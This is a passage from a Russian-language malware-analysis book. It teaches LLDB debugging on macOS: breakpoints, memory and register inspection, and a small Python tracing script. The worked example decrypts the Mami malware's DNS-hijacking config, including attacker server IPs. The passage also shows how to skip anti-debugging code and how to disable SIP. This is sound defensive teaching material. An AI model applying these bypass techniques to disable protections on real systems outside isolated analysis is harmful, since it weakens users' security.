А что если сетевой трафик, создаваемый вредоносным ПО, зашифрован, например через SSL/TLS? В таком случае сетевой монитор в конфигурации по умолчанию может оказаться малополезным, поскольку он не сможет расшифровать вредоносный трафик. Но не стоит беспокоиться: используя прокси, который устанавливает собственный корневой сертификат и выполняет атаку "man in the middle" на сетевые коммуникации, можно восстановить plaintext-трафик. Дополнительные сведения об этой технике, включая конкретную настройку и конфигурацию такого прокси, см. в "SSL Proxying". [7]

Далее

В этой главе мы обсудили мониторы процессов, файлов и сети, необходимые в наборе инструментов аналитика вредоносного ПО. Однако иногда вам понадобятся более мощные инструменты. Например, если сетевой трафик вредоносного ПО зашифрован end-to-end, сетевой монитор может быть малополезен. Сложные образцы также могут пытаться срывать работу инструментов динамического мониторинга с помощью антианалитической логики. Хорошая новость: в нашем арсенале есть еще один инструмент динамического анализа - отладчик. В следующей главе мы погрузимся в мир отладки, возможно самый тщательный способ анализа даже самого сложного вредоносного ПО.

Примечания

Сноски

[1] [назад] Phil Stokes, "How to Reverse Malware on macOS Without Getting Infected," SentinelOne blog, April 4, 2019, sentinelone.com.
[2] [назад] ProcessMonitor, objective-see.com.
[3] [назад] FileMonitor, objective-see.com.
[4] [назад] Netiquette, objective-see.com.
[5] [назад] Wireshark, wireshark.org.
[6] [назад] Wireshark Wiki, gitlab.com.
[7] [назад] "SSL Proxying," Charles, charlesproxy.com.

Глава 8. Отладка

Хотя инструменты пассивного динамического анализа, рассмотренные в прошлой главе, часто могут дать представление о вредоносном образце, они позволяют наблюдать действия образца лишь косвенно и могут не полностью раскрыть его внутреннюю работу. В некоторых случаях вам понадобится что-то более всеобъемлющее.

Главный инструмент динамического анализа - отладчик. Отладчик - это программа, позволяющая выполнять другую программу инструкция за инструкцией. В любой момент можно исследовать или изменить ее регистры и содержимое памяти, манипулировать потоком управления и многое другое. В этой главе я введу различные концепции отладки на примере фактического стандартного отладчика для macOS: LLDB. Затем мы пройдем через практический пример, применяя эти концепции для раскрытия скрытой логики майнинга криптовалюты в приложении, найденном в официальном App Store Apple.

Зачем нужен отладчик

Следующий пример должен ясно показать мощь отладчика. Взгляните на этот фрагмент дизассемблированного кода из вредоносного ПО, известного как Mami (названного вашим покорным слугой). В этом фрагменте мы находим большой кусок встроенных зашифрованных данных, который передается методу с именем `setDefaultConfiguration` (листинг 8-1):

```
[SBConfigManager setDefaultConfiguration:
@"uZmgulcipekSbayTO9ByamTUu_zVtsflazc2Nsuqgq0dXkoOzKMJMNTULoL
pd-QV9qQy6VRluzRXqWOGscgheRvikLkPR
zs1pJbey2QdaUSXUZCX-
UNERrosul22NsW2vYpS7HQO4VG5l8qic3rSH_fAhxsBXpEe557eHIr245LUYc
EIpemnvSPTZ_lN
p2XwyOJjzcJWirKbKwtc3Q61pD..."];
```

Листинг 8-1: Зашифрованные данные (Mami)

Если вредоносный образец содержит зашифрованные данные, автор вредоносного ПО обычно пытается что-то скрыть либо от инструментов обнаружения, либо от аналитика вредоносного ПО. Поэтому, столкнувшись с такими данными, мы должны стремиться расшифровать их, чтобы раскрыть их секреты. Судя по имени метода Mami, можно разумно предположить, что эти встроенные данные определяют некоторую начальную конфигурацию. Они могут содержать ценную для аналитиков вредоносного ПО информацию, такую как адреса серверов командования и управления, сведения о возможностях вредоносного ПО и многое другое.

Так как же ее расшифровать? Подходы статического анализа обычно неэффективны, поскольку требуют одновременно понять используемый криптографический алгоритм и восстановить ключ расшифрования. Мониторы файлов или процессов в этом случае тоже малополезны, потому что зашифрованная конфигурационная информация Mami не записывается на диск и не передается никаким другим процессам. Иными словами, в расшифрованном виде она существует только в пространстве памяти процесса Mami.

С помощью отладчика мы можем легко извлечь эту информацию. Сначала можно указать вредоносному ПО выполняться до тех пор, пока оно не достигнет метода `setDefaultConfiguration:`. Затем, пошагово выполняя каждую инструкцию по одной, мы можем позволить вредоносному ПО продолжать выполнение управляемым образом, остановившись, когда оно завершит расшифрование своей конфигурационной информации. Поскольку отладчик может напрямую исследовать память отлаживаемого процесса, мы затем можем выгрузить или напечатать уже расшифрованную конфигурационную информацию (листинг 8-2):

```
{
 "dnsChanger" =  {
   "affiliate" = "";
   "blacklist_dns" = ();
   "encrypt" = true;
   "external_id" = 0;
   "product_name" = dnsChanger;
   "publisher_id" = 0;
    ...
   "setup_dns" =         (
      "82.163.143.135",
      "82.163.142.137"
    );
    "shared_storage" =
"/Users/%USER_NAME%/Library/Application Support";
    "storage_timeout" = 120;
   };
 "installer_id" = 1359747970602718687;
 ...
}
```

Листинг 8-2: Расшифрованные конфигурационные данные (Mami)

Различные расшифрованные пары ключ/значение, такие как `"product_name" = dnsChanger` и массив `setup_dns`, дают представление о цели вредоносного ПО: захватить настройки DNS зараженных систем, а затем принудительно направлять разрешение доменных имен через серверы, контролируемые атакующим. Кстати, из расшифрованной конфигурации мы теперь знаем, что эти серверы находятся по адресам `82.163.143.135` и `82.163.142.137`. Возможно, самый примечательный аспект этого анализа в том, что мы почти не пошевелили пальцем. И нам не пришлось тратить время на понимание того, как именно эти данные были зашифрованы!

Это лишь один пример мощи отладчика. В целом отладчик следует использовать, чтобы полностью понять образец кода, а также динамически изменять его на лету, например для обхода антианалитической логики (обсуждается в главе 9). Конечно, некоторые трудности умеряют эти преимущества. Отладчик - сложный инструмент, требующий специфических низкоуровневых знаний; поэтому завершение анализа может потребовать значительного времени. Однако когда вы поймете концепции отладчика и техники эффективной отладки, отладчик станет вашим лучшим другом в анализе вредоносного ПО. Часто он оказывается одновременно самым эффективным и самым полным способом анализа любого образца.

Однако стоит повторить одно предостережение. Динамический анализ образца (включая анализ внутри отладчика) предполагает выполнение (потенциально) вредоносного кода, поэтому его всегда следует выполнять в изолированной аналитической системе или виртуальной машине. Последняя дает преимущество snapshots, которые позволяют легко откатиться, если сеанс отладки вредоносного образца пойдет не так.

Отладчик LLDB

В этой главе мы сосредоточимся на использовании LLDB, фактического инструмента для отладки программ, включая вредоносное ПО, в macOS. Хотя другие приложения, такие как Hopper, построили поверх него удобные пользовательские интерфейсы, вы, вероятно, обнаружите, что прямое взаимодействие с интерфейсом командной строки LLDB является самым эффективным подходом. Если у вас уже установлен Xcode от Apple, LLDB находится рядом с ним в `/usr/bin/lldb`. Если нет, можно установить LLDB как отдельную программу, введя `lldb` в терминале и согласившись с запросом установки.

В этом разделе мы рассмотрим различные концепции отладки, такие как точки останова и манипулирование потоком управления, а я покажу, как их можно применять через LLDB для облегчения анализа вредоносного ПО. Следует отметить, что сайт LLDB предоставляет множество подробных знаний, например углубленное руководство. [1] Более того, во время отладки всегда можно обратиться к команде LLDB `help` за встроенной информацией о любой команде.

На высоком уровне сеанс отладки обычно протекает следующим образом:

1. Вы инициализируете сеанс отладки, загружая в отладчик объект, например вредоносный образец.
2. Вы устанавливаете точки останова в различных местах кода образца, например в его основной точке входа или на интересующих вызовах методов. Образец запускается и выполняется беспрепятственно, пока не встретит точку останова; в этот момент выполнение останавливается.
3. После того как отладчик остановил выполнение, вы можете свободно осматриваться: исследовать память и значения регистров, манипулировать потоком управления, устанавливать другие точки останова и многое другое.
4. Вы можете либо возобновить выполнение до срабатывания другой точки останова, либо выполнять отдельные инструкции по одной.

Помните, что при отладке вредоносного образца ему разрешается выполняться. Поэтому всегда выполняйте отладку в виртуальной машине или автономной аналитической системе. Это гарантирует, что не произойдет устойчивого ущерба, а если вы отлаживаете в виртуальной машине, всегда можно вернуть ее к предыдущему состоянию. Это часто очень полезно во время сеансов отладки. Например, можно случайно пропустить точку останова и выполнить вредоносное ПО целиком.

Запуск сеанса отладки

Есть несколько способов начать сеанс отладки в LLDB. Самый простой - выполнить LLDB из терминала, передав ему путь к анализируемому бинарному файлу, а затем любые дополнительные аргументы (листинг 8-3):

```
% lldb ~/Downloads/malware <arg0 arg1 arg2>
(lldb) target create "malware"
Current executable set to 'malware' (x86_64).
```

Листинг 8-3: Запуск сеанса отладки

Как видите, отладчик отобразит сообщение о создании цели, отметит исполняемый файл, назначенный для отладки, и определит его архитектуру. Хотя LLDB создал сеанс отладки, он еще не выполнил ни одной инструкции программы.

NOTE

Если вы пытаетесь отлаживать основные процессы операционной системы, вероятнее всего, вы столкнетесь с неудачей из-за System Integrity Protection (SIP) в macOS. Чтобы отлаживать такие процессы, отключите SIP, выполнив `csrutil disable` из терминала в Recovery Mode macOS. [2]

Также можно присоединить LLDB к экземпляру запущенного процесса следующим образом:

```
% lldb -pid <target pid>
```

После того как отладчик присоединится к процессу, можно начинать сеанс отладки. Однако мы редко используем этот подход для анализа вредоносного ПО, потому что когда вредоносное ПО уже запущено, его основная логика, которую мы обычно стремимся понять, могла уже выполниться. Более того, эта логика может включать антиотладочный код, препятствующий присоединению отладчика.

Третий способ начать сеанс отладки - выполнить из оболочки LLDB команду `process attach` с именем процесса и флагом `--waitfor`, как показано в листинге 8-4. Это указывает отладчику ждать процесс, соответствующий этому имени, а затем присоединиться, когда процесс запускается.

```
% lldb
(lldb) process attach --name malware --waitfor
```

Листинг 8-4: Ожидание присоединения к процессу (с именем malware)

После присоединения к процессу отладчик приостановит выполнение. Вывод будет похож на листинг 8-5:

```
Process 14980 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
...
Executable module set to "~/Downloads/malware".
Architecture set to: x86_64h-apple-macosx-.
```

Листинг 8-5: Присоединение к процессу, запущенное флагом `--waitfor`

Флаг `--waitfor` особенно полезен, когда вредоносное ПО порождает другие вредоносные процессы, которые вы тоже хотели бы отлаживать.

Управление выполнением

Один из самых мощных аспектов отладчика - его способность точно управлять выполнением отлаживаемого процесса. Например, можно указать процессу выполнить одну инструкцию, а затем остановиться. Таблица 8-1 описывает несколько команд LLDB, связанных с управлением выполнением.

Таблица 8-1: Команды LLDB для управления выполнением

Команда LLDB	Описание
`run (r)`	Запустить отлаживаемый процесс. Начинает выполнение, которое будет продолжаться беспрепятственно, пока не сработает точка останова, не возникнет исключение или процесс не завершится.
`continue (c)`	Продолжить выполнение отлаживаемого процесса. Подобно команде `run`, выполнение будет продолжаться до достижения точки останова, исключения или завершения процесса.

Команда LLDB	Описание
`nexti (n)`	Выполнить следующую инструкцию, на которую указывает регистр program counter, а затем остановиться. Эта команда пропускает вызовы функций и повторяющиеся инструкции.
`stepi (s)`	Выполнить следующую инструкцию, на которую указывает регистр program counter, и остановиться. В отличие от `nexti`, эта команда входит внутрь вызовов функций, позволяя анализировать вызванную функцию.
`finish (f)`	Выполнить оставшиеся инструкции в текущей функции (называемой frame), вернуться и остановиться.
`CTRL-C`	Приостановить выполнение. Если процесс был запущен (`r`) или продолжен (`c`), это заставит процесс остановиться там, где он выполняется в данный момент.

Обратите внимание, что большинство команд LLDB можно сокращать до одной или двух букв. Например, для команды `stepi` можно ввести `s`. Также отметьте, что LLDB включает несколько имен для своих команд, чтобы сохранять обратную совместимость с GNU Project Debugger (GDB), известным предшественником LLDB. [3] Например, для выполнения одного шага LLDB поддерживает и `thread step-inst`, и `step`, что соответствует GDB. Для простоты в этой главе описаны имена команд LLDB, совместимые с GDB.

Хотя можно пройти по каждой исполняемой инструкции бинарного файла по одной, это утомительно. С другой стороны, указать отладчику запустить вредоносное ПО без ограничений означает с самого начала лишить отладку смысла. Решение - использовать точки останова.

Использование точек останова

Точка останова - это команда, указывающая отладчику остановить выполнение в заданном месте. Вы часто будете устанавливать точки останова в точке входа бинарного файла, на вызовах методов или функций либо на адресах интересующих инструкций. Возможно, сначала придется провести triage бинарного файла с помощью инструментов статического анализа, таких как дизассемблер, чтобы точно знать, где устанавливать такие точки останова. Когда точка останова сработает и отладчик остановит выполнение, вы сможете исследовать текущее состояние процесса, включая его память, содержимое CPU-регистров, стеки вызовов и многое другое.

Можно использовать команду `breakpoint` (или сокращенно `b`), чтобы установить точку останова в именованном месте, например по имени функции или метода, либо по адресу. За кулисами отладчик прозрачно изменит пространство памяти процесса, перезаписав байт в указанном месте инструкцией точки останова. В системах Intel x86_64 это инструкция interrupt 3, значение которой равно `0xCC`. После установки всякий раз, когда выполняется адрес памяти, содержащий точку останова, interrupt 3 заставит CPU вернуть управление отладчику, который остановит выполнение. Конечно, если выполнение будет продолжено, отладчик сначала выполнит исходную инструкцию (которая была прозрачно переопределена для установки точки останова), так что нормальная функциональность программы сохранится.

Предположим, мы хотим отлаживать вредоносный образец с именем `malware` и остановить выполнение на его функции `main` (листинг 8-6). Если символы вредоносного ПО не были stripped (то есть оно было собрано с отладочными символами), мы могли бы начать сеанс отладки, а затем ввести следующее, чтобы установить точку останова по имени.

```
(lldb) b main
Breakpoint 1: where = malware`main,
              address = 0x100004bd9
```

Листинг 8-6: Установка точки останова на функцию `main` программы

После установки этой точки останова мы можем использовать команду `run`, чтобы указать отладчику запустить отлаживаемый процесс. Выполнение начнется, а затем остановится, когда достигнет инструкции в начале функции `main` (листинг 8-7):

```
(lldb) run
(lldb) Process 1953 stopped
stop reason = breakpoint 1.1
->  0x100004bd9 <+0>: pushq  %rbp
```

Листинг 8-7: Точка останова сработала; выполнение остановлено

Однако часто имена функций в скомпилированном бинарном файле недоступны, поэтому точки останова приходится устанавливать, указывая адрес. Также может понадобиться установить точку останова на каком-либо адресе, скажем внутри интересующей функции. Чтобы установить точку останова по адресу, укажите hex-адрес с префиксом `0x`. В предыдущем примере, если бы функция `main` (найденная по адресу `0x100004bd9`) не имела имени, мы все равно могли бы установить точку останова в ее начале следующим образом (листинг 8-8):

```
(lldb) b 0x100004bd9
Breakpoint 1: where =
malware`__lldb_unnamed_symbol1$$malware,
              address = 0x100004bd9
```

Листинг 8-8: Установка точки останова по адресу

К счастью, значительная доля вредоносного ПО для Mac написана на Objective-C, а значит, даже в скомпилированном виде оно будет содержать имена классов и методов. Поэтому мы также можем устанавливать точки останова на эти имена методов или на любые Apple API, которые оно вызывает, передавая класс и полное имя метода команде breakpoint (`b`).

Установка точек останова на имена методов

Вспомните, что в главе 5 мы использовали инструмент `class-dump` для извлечения имен классов и методов Objective-C. Если вы заметите интересующие методы, можно установить на них точки останова, чтобы рассмотреть их ближе. Например, запустив `class-dump` на установщике вредоносного ПО, известного как FinFisher, мы найдем метод с именем `installPayload` в классе `appAppDelegate`. Указание класса и имени метода позволит нам установить точку останова, чтобы динамически проанализировать, как вредоносное ПО устойчиво устанавливает себя (листинг 8-9):

```
Target 0: (installer) stopped.
(lldb) b -[appAppDelegate installPayload]
Breakpoint 1: where = installer`-[appAppDelegate installPayload], address = 0x000000010000336c
```

Листинг 8-9: Установка точки останова на методе `installPayload` (FinFisher)

Обратите внимание, что установка точек останова на методы Apple Objective-C может иметь нюансы из-за различных непрозрачных оптимизаций и абстракций компилятора. Например, представьте, что в дизассемблере вы замечаете, что вредоносный образец вызывает метод `launch` класса Apple `NSTask`. Вы хотите установить точку останова отладчика на этот метод, чтобы вредоносное ПО остановилось при попытке запустить внешнюю команду или программу. Однако во время выполнения вызов метода `launch` фактически будет обработан не классом `NSTask`, а его подклассом `NSConcreteTask`. Поэтому точку останова на самом деле нужно установить следующим образом:

```
b -[NSConcreteTask launch]
```

Это может вызвать справедливый вопрос: как узнать, какой класс или подкласс фактически обработает метод? Один подход - отслеживать вызовы функции `objc_msgSend` (и ее вариантов). Поскольку вызовы Objective-C во время выполнения маршрутизируются через эту функцию, можно раскрыть все классы и вызываемые ими методы. Вскоре я покажу, как именно сделать это через сценарий отладчика LLDB. Подробное обсуждение отладки кода Objective-C, включая дополнительные сведения об установке точек останова, см. в отличной статье Ari Grant "Dancing in the Debugger - A Waltz with LLDB". [4]

Условное срабатывание точки останова

Часто вы захотите, чтобы точка останова срабатывала всегда. В других случаях может быть эффективнее, чтобы она срабатывала и останавливала процесс только при определенных условиях. К счастью, LLDB поддерживает концепцию применения условий к точкам останова. Эти условия должны вычисляться как true, чтобы точка останова сработала и остановила процесс. Чтобы добавить условие к точке останова, используйте флаг `-c`, а затем укажите условие. Например, представьте, что вредоносный образец отправляет зашифрованные данные на удаленный сервер командования и управления.

В отладчике мы могли бы установить точку останова на функцию, отвечающую за шифрование данных перед передачей, чтобы просмотреть их plaintext-содержимое. К сожалению, если вредоносное ПО также отправляет небольшие сообщения "heartbeat" через регулярные интервалы, они будут постоянно срабатывать на нашей точке останова. Скорее всего, мы захотим игнорировать такие сообщения, поскольку они не содержат значимых данных и замедлят наш анализ.

Решение? Добавить условие к точке останова! В частности, мы укажем точке останова срабатывать только если размер шифруемых и эксфильтруемых данных больше, чем сообщение heartbeat. Ради примера предположим, что функция шифрования сообщения принимает размер сообщения вторым аргументом (его можно найти в регистре `$rsi`) и что сообщения heartbeat имеют размер не более 128 байт. Чтобы добавить это условие к точке останова номер 1, мы выполним команды из листинга 8-10:

```
(lldb) br modify -c '$rsi > 128' 1
(lldb) br list
Current breakpoints:
1: address = 0x100003d28, locations = 1, resolved = 1, hit
count = 0
Condition: $rsi  > 128
```

Листинг 8-10: Установка условной точки останова

После добавления такого условия к точке останова отладчик будет останавливаться только тогда, когда в функцию шифрования и эксфильтрации передаются сообщения с данными больше 128 байт. Прекрасно!

Добавление команд к точкам останова

Обычно мы устанавливаем точку останова и выполняем детерминированное действие, когда она срабатывает. В предыдущем примере мы, вероятно, всегда захотим печатать незашифрованные данные, чтобы увидеть, что вредоносное ПО собирается эксфильтровать. Хотя это действие можно выполнять вручную при каждом срабатывании точки останова, эффективнее может быть добавить к точке останова так называемую команду.

Эта команда, состоящая из одной или нескольких команд отладчика, будет автоматически выполняться при каждом срабатывании точки останова. Чтобы добавить ее к точке останова, используйте `breakpoint command add` и укажите точку останова по номеру. После этого укажите команды, которые нужно выполнить, а затем введите `DONE`. Продолжая предыдущий пример, предположим, что функция шифрования сообщения принимает plaintext-содержимое сообщения первым аргументом (его можно найти в регистре `RDI`). Чтобы добавить действие точки останова, печатающее это содержимое, мы используем команду `print object` (`po`) (обсуждается далее в этой главе). Также мы укажем отладчику затем просто продолжить выполнение (листинг 8-11):

```
(lldb) breakpoint command add 1
Enter your debugger command(s).  Type 'DONE' to end.
> po $rdi
> continue
> DONE
```

Листинг 8-11: Добавление команд точки останова

Теперь при каждом срабатывании этой точки останова отладчик будет печатать plaintext-сообщение, переданное функции, а затем весело продолжать свой путь. Нам остается просто сидеть и наблюдать.

Управление точками останова

Отладчик LLDB также поддерживает различные команды для управления точками останова. Точки останова можно устанавливать, изменять, удалять, включать, отключать или перечислять с помощью команд, описанных в таблице 8-2.

Таблица 8-2: Команды LLDB для управления точками останова

Команда LLDB	Описание
`breakpoint (b) <function/method name>`	Установить точку останова на указанное имя функции или метода.
`breakpoint (b) 0x<address>`	Установить точку останова на инструкцию по указанному адресу памяти.
`breakpoint list (br l)`	Показать все текущие точки останова, включая их номера.
`breakpoint enable/disable <number> (br e/dis)`	Включить или отключить точку останова (указанную по номеру).
`breakpoint modify <modifications> <number> (br mod)`	Изменить параметры точки останова (указанной по номеру).
`breakpoint delete <number> (br del)`	Удалить точку останова (указанную по номеру).

Запуск команды `help` с параметром `breakpoint` дает полный список команд, связанных с точками останова, включая упомянутые в таблице 8-2.

```
(lldb) help breakpoint
Syntax: breakpoint <subcommand> [<command-options>]
```

Дополнительные сведения о командах точек останова, поддерживаемых LLDB, см. в документации инструмента по этой теме. [5]

Исследование всего подряд

После остановки выполнения можно указать отладчику отображать множество вещей, включая значения CPU-регистров, содержимое памяти процесса или другую информацию о состоянии процесса, например текущий стек вызовов. Эта мощная возможность позволяет исследовать runtime-информацию, которая часто недоступна напрямую во время статического анализа. Например, в практическом примере в начале этой главы мы смогли просмотреть расшифрованную в памяти конфигурационную информацию вредоносного ПО.

Чтобы выгрузить содержимое CPU-регистров, используйте команду `register read` (или сокращенную `reg r`). Чтобы просмотреть значение конкретного регистра, передайте имя регистра последним параметром:

```
(lldb) reg read rax
rax = 0x0000000000000000
```

Часто нас также интересует, на что указывают регистры. То есть мы хотим исследовать содержимое фактических адресов памяти. Для чтения содержимого памяти можно использовать команду `memory read` или совместимую с GDB команду `x`. Обратите внимание, что обе эти инструкции требуют, чтобы перед именами регистров стоял префикс `$`; например, `$rax`.

Но если явно не указать формат данных, LLDB напечатает raw hex bytes. Таблица 8-3 перечисляет различные спецификаторы формата, которые указывают LLDB трактовать адрес памяти как строку, инструкции или байт.

Таблица 8-3: Команды LLDB для отображения содержимого памяти

Команда LLDB	Описание
`x/s <register or memory address>`	Отобразить память как null-terminated string.
`x/i <register or memory address>`	Отобразить память как инструкцию ассемблера.
`x/b <register or memory address>`	Отобразить память как байт.

Также можно указать число отображаемых элементов, добавив числовое значение после `/`. Например, чтобы дизассемблировать 10 инструкций, начиная с текущего положения указателя инструкций (`RIP`), введите `x/10i $rip`.

Отладчик LLDB также поддерживает команду `print`. При выполнении с регистром или адресом памяти она отобразит содержимое в указанном месте. Также можно указать typecast, чтобы заставить команду `print` форматировать данные. Например, если регистр `RSI` указывает на null-terminated string, ее можно отобразить, введя `print (char*)$rsi`.

Команду `print` также можно выполнять со спецификатором object. Это можно использовать для печати содержимого (или description, в терминологии Objective-C) любого объекта Objective-C. Например, рассмотрим пример, приведенный в начале главы. Внутри метода `setDefaultConfiguration` вредоносное ПО Mami расшифровывает свою конфигурационную информацию в объект Objective-C, на который ссылается регистр `RAX`. Поэтому с помощью команды `print object` мы можем напечатать подробное описание объекта, включая все его пары ключ/значение (листинг 8-12):

```
(lldb) print object $rax
{
 "dnsChanger" =  {
   "affiliate" = "";
   "blacklist_dns" = ();
   "encrypt" = true;
   "external_id" = 0;
   "product_name" = dnsChanger;
   "publisher_id" = 0;
    ...
   "setup_dns" =         (
      "82.163.143.135",
      "82.163.142.137"
    );
"shared_storage" =
"/Users/%USER_NAME%/Library/Application Support";
    "storage_timeout" = 120;
   };
 "installer_id" = 1359747970602718687;
 ...
}
```

Листинг 8-12: Печать объекта-словаря (Mami)

Возможно, вы задаетесь вопросом, как по произвольному значению или адресу решить, какую команду отображения использовать. Иными словами, как узнать, является ли адрес указателем на объект Objective-C, строкой или последовательностью инструкций? Если отображаемое значение является параметром или возвращаемым значением документированного API, его тип будет указан в документации. Например, большинство API или методов Objective-C от Apple возвращают объекты, которые следует отображать командой `print object`. Однако если контекста нет, некоторую подсказку может дать дизассемблированный код бинарного файла, либо может хватить метода проб и ошибок. Например, если команда `print object` не дает осмысленного вывода, попробуйте `x/b`, чтобы выгрузить содержимое указанных данных как raw hex bytes.

Команда отладчика `backtrace` (или `bt`), печатающая последовательность стековых кадров, - еще одна полезная команда отладки для исследования процесса. Когда точка останова срабатывает, нас часто интересует определение потока программы до этого момента. Например, представьте, что мы установили точку останова на функцию расшифрования строк вредоносного ПО, которая могла вызываться в нескольких местах вредоносного кода для расшифрования встроенных строк. Когда точка останова срабатывает, мы хотим узнать местоположение вызывающей стороны, то есть адрес кода, ответственного за вызов функции. Это можно сделать через `backtrace`. При каждом вызове функции на стеке вызовов создается стековый кадр - среди прочего он содержит адрес, к которому процесс вернется после завершения функции. Поскольку адрес возврата является адресом инструкции сразу после вызова, мы можем проверить его, чтобы точно определить адрес вызывающей стороны. Более того, поскольку backtrace содержит и предыдущие стековые кадры, можно восстановить всю иерархию вызовов функций. Если вам интересно узнать больше о backtraces и стеках вызовов, см. статью Apple "Examining the Call Stack". [6]

Изменение состояния процесса

Обычно после установки точек останова для остановки выполнения сеанс отладки довольно пассивен. Однако можно взаимодействовать с процессом, напрямую изменяя его состояние или даже поток управления. Это особенно полезно при анализе вредоносного образца, реализующего антиотладочную логику, тему, обсуждаемую в следующей главе.

После обнаружения антианалитической логики один вариант - указать отладчику просто пропустить этот код, изменив указатель инструкций. В некоторых случаях такой антианалитический код также можно преодолеть, просто изменив значение регистра. Например, изменение регистра `RAX` может подменить значение, возвращаемое функцией.

Самый распространенный способ изменить состояние бинарного файла - изменить либо значения CPU-регистров, либо содержимое памяти. Команду `register write` можно использовать для изменения первых, тогда как команда `memory write` изменяет второе.

Команда `register write` (или `reg write`) принимает два параметра: целевой регистр и его новое значение. Давайте посмотрим, как именно можно использовать это для полного обхода антианалитической логики, найденной в широко распространенном установщике adware. В листинге 8-13 мы сначала используем команду `x` с `2i` и регистром program counter (`RIP`), чтобы отобразить следующие две инструкции, которые будут выполнены. Инструкция `call` по адресу `0x100035cbe` запустит антиотладочную логику. (Детали этой логики для данного примера несущественны.)

```
(lldb) x/2i $rip
0x100035cbe: ff d0 callq *%rax
0x100035cc0: 48 83 c4 10 addq $0x10, %rsp
(lldb) register write $rip 0x100035CC0
(lldb) x/i $rip
0x100035cc0: 48 83 c4 10 addq $0x10, %rsp
```

Листинг 8-13: Изменение указателя инструкций

Чтобы обойти вызов антиотладочной логики, мы используем команду LLDB `register write`, чтобы изменить указатель инструкций (`RIP`) так, чтобы он указывал на следующую инструкцию (по адресу `0x100035cc0`). Повторное отображение значения указателя инструкций подтверждает, что он успешно обновлен. После этого изменения проблемный вызов по адресу `0x100035cbe` никогда не вызывается; следовательно, антиотладочная логика вредоносного ПО никогда не выполняется, и наш сеанс отладки может продолжаться беспрепятственно. Более того, вредоносное ПО обычно ничего не замечает.

Есть и другие причины изменять значения CPU-регистров, чтобы влиять на отлаживаемый процесс. Например, представьте вредоносное ПО, которое пытается подключиться к удаленному серверу командования и управления перед устойчивой установкой. Если сервер offline, но мы хотим, чтобы вредоносное ПО продолжило выполняться, чтобы наблюдать, как оно устанавливает себя, нам, возможно, придется изменить регистр, содержащий результат этой проверки соединения. Поскольку возвращаемое значение вызова функции хранится в регистре `RAX`, это может означать установку значения `RAX` в `1` (`true`), заставляя вредоносное ПО поверить, что проверка соединения прошла успешно (листинг 8-14):

```
(lldb) reg write $rax 1
```

Листинг 8-14: Изменение регистра

Проще простого!

Мы можем изменить содержимое любой записываемой памяти командой `memory write`. Во время анализа вредоносного ПО эта команда может быть полезна для изменения значений по умолчанию в зашифрованном конфигурационном файле, которые расшифровываются только в памяти. Такая конфигурация может включать дату срабатывания, указывающую вредоносному ПО оставаться dormant до наступления этой даты. Чтобы принудить немедленную активность и наблюдать полное поведение вредоносного ПО, можно напрямую изменить дату срабатывания в памяти на текущее время.

В качестве другого примера команду `memory write` можно использовать для изменения памяти, хранящей адрес удаленного сервера командования и управления вредоносного образца. Это дает аналитику простой и неразрушающий способ указать альтернативный сервер, например находящийся под его контролем. Возможность изменить адрес сервера командования и управления вредоносного ПО или указать альтернативный сервер имеет свои преимущества. В исследовательской работе "Offensive Malware Analysis: Dissecting OSX/FruitFly.b Via a Custom C&C Server" я показал, как вредоносному ПО, подключающемуся к альтернативному серверу под контролем аналитика, можно выдавать задания, чтобы раскрыть его возможности. [7]

Формат команды `memory write` описан командой LLDB `help`. Самый простой способ использовать `memory write` выглядит так:

- Адрес памяти, который нужно изменить
- Флаг `-s` и, при необходимости, число (чтобы указать количество изменяемых байтов, если стандартного 1 байта недостаточно)
- Значение байтов, которые нужно записать в память

Например, чтобы изменить память по адресу `0x100100000` на `0x41414141`, нужно выполнить следующее:

```
(lldb) memory write 0x100100000 -s 4 0x41414141
```

Затем изменение можно подтвердить командой `memory read`:

```
(lldb) memory read 0x100100000
0x100100000: 41 41 41 41 00 00 00 00 00 00 00 00 00 00 00 00
AAAA...
```

Сценарии LLDB

Одна из более мощных возможностей LLDB - поддержка сценариев отладки, которые позволяют расширять возможности отладчика или просто автоматизировать повторяющиеся задачи. Пройдем через пример создания простого сценария отладчика, чтобы проиллюстрировать важные концепции и показать, как такой сценарий может улучшить ваш динамический анализ вредоносного ПО.

Ранее в этой главе я упоминал, что отслеживание вызовов функции `objc_msgSend` может раскрыть большинство вызовов Objective-C, выполняемых процессом. При анализе вредоносного ПО это может дать ценное понимание функциональности образца, а также направить последующий анализ. Один наивный подход к мониторингу вызовов функции `objc_msgSend` - просто установить на нее точку останова. Да, это остановит процесс и позволит исследовать аргументы функции, которые включают имена класса и метода. Однако, как вы быстро увидите, этот подход очень неэффективен, а огромное количество вызовов функции `objc_msgSend` станет подавляющим.

Более эффективный подход - создать сценарий отладчика, который автоматически установит точку останова, прикрепит команду для печати имен класса и метода Objective-C, а затем позволит процессу продолжить выполнение. Сценарии отладчика для LLDB пишутся на Python и загружаются через команду отладчика `command script import <path to script>`. Эти сценарии должны импортировать модуль LLDB, чтобы остальной Python-код мог обращаться к LLDB API. Дополнительные сведения об этом API см. в официальной документации LLDB: "Python Reference". [8]

Чаще всего вы захотите, чтобы сценарий автоматически выполнял действие сразу после загрузки (например, устанавливал точку останова). Чтобы облегчить это, LLDB предоставляет удобную функцию `__lldb_init_module`, которая, если она реализована в сценарии отладчика, будет автоматически вызываться при каждой загрузке сценария. В нашем сценарии отладчика мы используем эту функцию для установки точки останова и callback точки останова (листинг 8-15):

```
import lldb
def __lldb_init_module(debugger, internal_dict):
    target = debugger.GetSelectedTarget()
    breakpoint =
target.BreakpointCreateByName("objc_msgSend")

breakpoint.SetScriptCallbackFunction('objc.msgSendCallback')
```

Листинг 8-15: Установка точки останова через сценарий отладчика

Сначала наш код получает ссылку на процесс, выполняющийся внутри отладчика. Имея эту ссылку, мы затем можем вызвать функцию `BreakpointCreateByName`, чтобы установить точку останова на функцию `objc_msgSend`. Наконец, мы прикрепляем нашу callback-функцию вызовом `SetScriptCallbackFunction`. Обратите внимание, что параметр этой функции - это имя вашего модуля или сценария, за которым следует точка и имя callback (например, `objc.msgSendCallback`).

